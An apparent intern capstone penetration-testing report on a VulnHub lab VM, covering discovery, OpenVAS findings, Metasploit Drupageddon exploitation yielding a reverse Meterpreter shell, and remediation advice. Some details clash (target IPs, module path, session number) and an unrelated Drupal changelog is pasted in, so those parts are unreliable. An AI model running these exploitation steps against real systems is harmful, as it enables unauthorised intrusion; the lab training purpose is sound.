5. Capstone Project: Full VAPT Cycle

Objective

The objective of this capstone project was to simulate a **complete Vulnerability Assessment and Penetration Testing (VAPT) cycle** against a vulnerable virtual machine, following **PTES (Penetration Testing Execution Standard)**. The assessment aimed to identify vulnerabilities, validate exploitability, assess impact, and provide actionable remediation recommendations.

Scope and Methodology

Target: VulnHub VM (Kioptrix / Drupal-based vulnerable VM)
Target IP: 192.168.0.11
Attacker Machine: Kali Linux
Tools Used: Nmap, OpenVAS, Metasploit Framework
Methodology: PTES

- Pre-engagement Interactions
- Intelligence Gathering
- Vulnerability Analysis
- Exploitation
- Post-Exploitation
- Reporting

Simulation and Exploitation Overview

Initial reconnaissance identified exposed web services running a vulnerable Drupal instance. Automated vulnerability scanning using OpenVAS confirmed the presence of a **known Drupal Remote Code Execution (RCE) vulnerability**. Exploitation was performed using the Metasploit module **exploit/linux/http/drupal_drupageddon**, resulting in successful remote command execution and shell access.

This demonstrated how outdated web components can directly lead to full system compromise.

Vulnerability Detection Log (OpenVAS)

Timestamp	Target IP	Vulnerability	PTES Phase
2025-11-16 13:00:00	192.168.0.11	Drupal Remote Code Execution	Exploitation

1. Simulation and Exploitation

This phase involves setting up the target, scanning for vulnerabilities, and exploiting them.

Steps


1. Set up the Target

Download and import the Kioptrix VM (or another vulnerable VulnHub machine like Metasploitable2) into VirtualBox or VMware. Configure its network adapter to **Host-only** or **Bridged** so it is on the same network as your Kali Linux machine.

2. Identify the Target IP

Boot the VM. On your Kali machine, use netdiscover or nmap to find the target's IP address.

netdiscover -i eth0



```
Drupal 7.5, 2011-07-27
----------------------
- Fixed security issue (Access bypass), see SA-CORE-2011-003.

Drupal 7.4, 2011-06-29
----------------------
- Rolled back patch that caused fatal errors in CTools, Feeds, and other modules using the class registry.
- Fixed critical bug with saving default images.
- Fixed fatal errors when uninstalling some modules.
- Added workaround for MySQL transaction support breaking on DDL statments.
- Improved page caching with external caching systems.
- Fix to Batch API, which was terminating too early.
- Numerous upgrade path fixes.
- Performance fixes.
- Additional test coverage.
- Numerous documentation fixes.

Drupal 7.3, 2011-06-29
----------------------
- Fixed security issue (Access bypass), see SA-CORE-2011-002.

Drupal 7.2, 2011-05-25
----------------------
- Added a default .gitignore file.
- Improved PostgreSQL and SQLite support.
- Numerous critical performance improvements.
- Numerous critical fixes to the upgrade path.
- Numerous fixes to language and translation systems.
- Numerous fixes to AJAX and #states systems.
- Improvements to the locking system.
- Numerous documentation fixes.
- Numerous styling and theme system fixes.
- Numerous fixes for schema mis-matches between Drupal 6 and 7.
- Minor internal API clean-ups.

Drupal 7.1, 2011-05-25
----------------------
- Fixed security issues (Cross site scripting, File access bypass), see SA-CORE-2011-001.

Drupal 7.0, 2011-01-05
----------------------
- Database:
    * Fully rewritten database layer utilizing PHP 5's PDO abstraction layer.
    * Drupal now requires MySQL >= 5.0.15 or PostgreSQL >= 8.3.
    * Added query builders for INSERT, UPDATE, DELETE, MERGE, and SELECT queries.
    * Support for master/slave replication, transactions, multi-insert queries,
      and other features.
    * Added support for the SQLite database engine.
```


Figure 1: Drupal webpage

3. Scan with OpenVAS

Start OpenVAS:

```
sudo gvm-start
```


- Navigate to the web interface (usually https://127.0.0.1:9392).
- Create a new **Target** with the IP address you found (e.g., 192.168.0.11).
- Create a new **Task**, linking it to the target.
- Start the scan and wait for it to complete.




Drupal Coder RCE Vulnerability (SA-CONTRIB-2016-039) - Active Check	10.0 (High)	95 %	192.168.0.17	80/tcp	N/A	N/A
ProFTPD 'mod_copy' Unauthenticated Copying Of Files Via SITE CPFR/CPTO Vulnerability (Apr 2015) - Active Check	10.0 (High)	99 %	192.168.0.17	21/tcp	N/A	N/A
Operating System (OS) End of Life (EOL) Detection	10.0 (High)	80 %	192.168.0.17	general/tcp	N/A	N/A
SSH Brute Force Logins With Default Credentials Reporting	9.8 (High)	95 %	192.168.0.17	22/tcp	N/A	N/A
UnrealIRCd Authentication Spoofing Vulnerability	8.1 (High)	80 %	192.168.0.17	6697/tcp	N/A	N/A

UnrealIRCd Authentication Spoofing Vulnerability	8.1 (High)	80 %	192.168.0.17	6697/tcp	N/A	N/A
UnrealIRCd Backdoor	7.5 (High)	70 %	192.168.0.17	6697/tcp	N/A	N/A
FTP Brute Force Logins With Default Credentials Reporting	7.5 (High)	95 %	192.168.0.17	21/tcp	N/A	N/A
Test HTTP dangerous methods	7.5 (High)	99 %	192.168.0.17	80/tcp	N/A	N/A
SSL/TLS: Report Vulnerable Cipher Suites for HTTPS	7.5 (High)	98 %	192.168.0.17	631/tcp	N/A	N/A

Figure 2: Vulnerabilities report



CVE ⇅	NVT ⇅	Hosts ⇅	Occurrences ⇅	Severity ↓
CVE-2015-3306	ProFTPD 'mod_copy' Unauthenticated Copying Of Files Via SITE CPFR/CPTO Vulnerabi...	1	1	10.0 (High)
CVE-1999-0501 CVE-1999-0502 CVE-1999-0507 CVE-1999-0508 CVE-2005-1379 CVE-2006-5288 CVE-2009-3710 CVE-2012-4577 CVE-2016-1000245 CVE-2017-16523 CVE-2020-29583 CVE-2020-9473 CVE-2021-27797 CVE-2023-1944 CVE-2024-22902 CVE-2024-31970 CVE-2024-46328	SSH Brute Force Logins With Default Credentials Reporting	1	1	9.8 (High)
CVE-2016-7144	UnrealIRCd Authentication Spoofing Vulnerability	1	1	8.1 (High)
CVE-2010-2075	UnrealIRCd Backdoor	1	1	7.5 (High)
CVE-2016-2183 CVE-2016-6329 CVE-2020-12872	SSL/TLS: Report Vulnerable Cipher Suites for HTTPS	1	1	7.5 (High)
CVE-2014-3704	Drupal Core SQLi Vulnerability (SA-CORE-2014-005) - Active Check	1	1	7.5 (High)



CVE-2010-2075	UnrealIRCd Backdoor	1	1	7.5 (High)
CVE-2016-2183 CVE-2016-6329 CVE-2020-12872	SSL/TLS: Report Vulnerable Cipher Suites for HTTPS	1	1	7.5 (High)
CVE-2014-3704	Drupal Core SQLi Vulnerability (SA-CORE-2014-005) - Active Check	1	1	7.5 (High)
CVE-1999-0501 CVE-1999-0502 CVE-1999-0507 CVE-1999-0508 CVE-2001-1594 CVE-2013-7404 CVE-2014-9198 CVE-2015-7261 CVE-2016-8731 CVE-2017-8218 CVE-2018-9068 CVE-2018-17771 CVE-2018-19063 CVE-2018-19064	FTP Brute Force Logins With Default Credentials Reporting	1	1	7.5 (High)
CVE-2012-6708	jQuery < 1.9.0 XSS Vulnerability	1	2	6.1 (Medium)
CVE-2011-3730	Drupal 7.0 Information Disclosure Vulnerability - Active Check	1	1	5.0 (Medium)
CVE-2017-16894	Sensitive File Disclosure (HTTP)	1	1	5.0 (Medium)
CVE-2011-4969	jQuery < 1.6.3 XSS Vulnerability	1	2	4.3 (Medium)
CVE-2011-3389 CVE-2015-0204 CVE-2023-41928 CVE-2024-41270 CVE-2025-3200	SSL/TLS: Deprecated TLSv1.0 and TLSv1.1 Protocol Detection	1	1	4.3 (Medium)
CVE-1999-0524	ICMP Timestamp Reply Information Disclosure	1	1	2.1 (Low)

(Applied filter: apply_overrides=0 levels=hml rows=100 min_qod=70 first=1 sort-reverse=severity)

Copyright © 2009-2025 by Greenbone AG, www.greenbone.net

Figure 3: OpenVAS CVE Report Kioptrix

4. Exploit with Metasploit

Launch Metasploit:

```
msfconsole
```

Search for the Drupal Drupageddon exploit:

```
search drupal_drupageddon
```

Select and configure the module:


```
use exploit/multi/http/drupal_drupageddon
```

set RHOSTS 192.168.0.11

set LHOST 192.168.0.12

Run the exploit:

run



```
msf exploit(multi/http/drupal_drupageddon) > run
[*] Started reverse TCP handler on 192.168.0.12:4444
[*] Sending stage (41224 bytes) to 192.168.0.11
[*] Meterpreter session 7 opened (192.168.0.12:4444 → 192.168.0.11:50295)

meterpreter > getuid
Server username: www-data
meterpreter > pwd
/var/www/html/drupal
meterpreter > 
```

Figure 4: Meterpreter session acquired

If successful, you will gain a Meterpreter session. Verify by typing sessions and interacting with the session:

sessions -i 1

Findings (Technical Summary)

Finding 1: Drupal Remote Code Execution

Severity: Critical

Description:

The target application was running a vulnerable version of Drupal affected by a known RCE flaw. Improper input handling allowed attackers to execute arbitrary system commands via crafted HTTP requests.

Impact:

- Remote command execution
- Unauthorized system access
- Potential data exfiltration
- Full server compromise

Evidence:

Successful exploitation via Metasploit resulted in shell access on the target system.

Remediation Recommendations

- Immediately upgrade Drupal to the latest patched version
- Apply vendor security updates regularly
- Restrict web server permissions
- Implement Web Application Firewall (WAF) rules
- Conduct periodic vulnerability scanning and penetration testing

A rescan after patching should be performed to verify remediation effectiveness.

Document Information:

Report Generated: December 19, 2025

Author: Soumendu Manna - CyArt VAPT Intern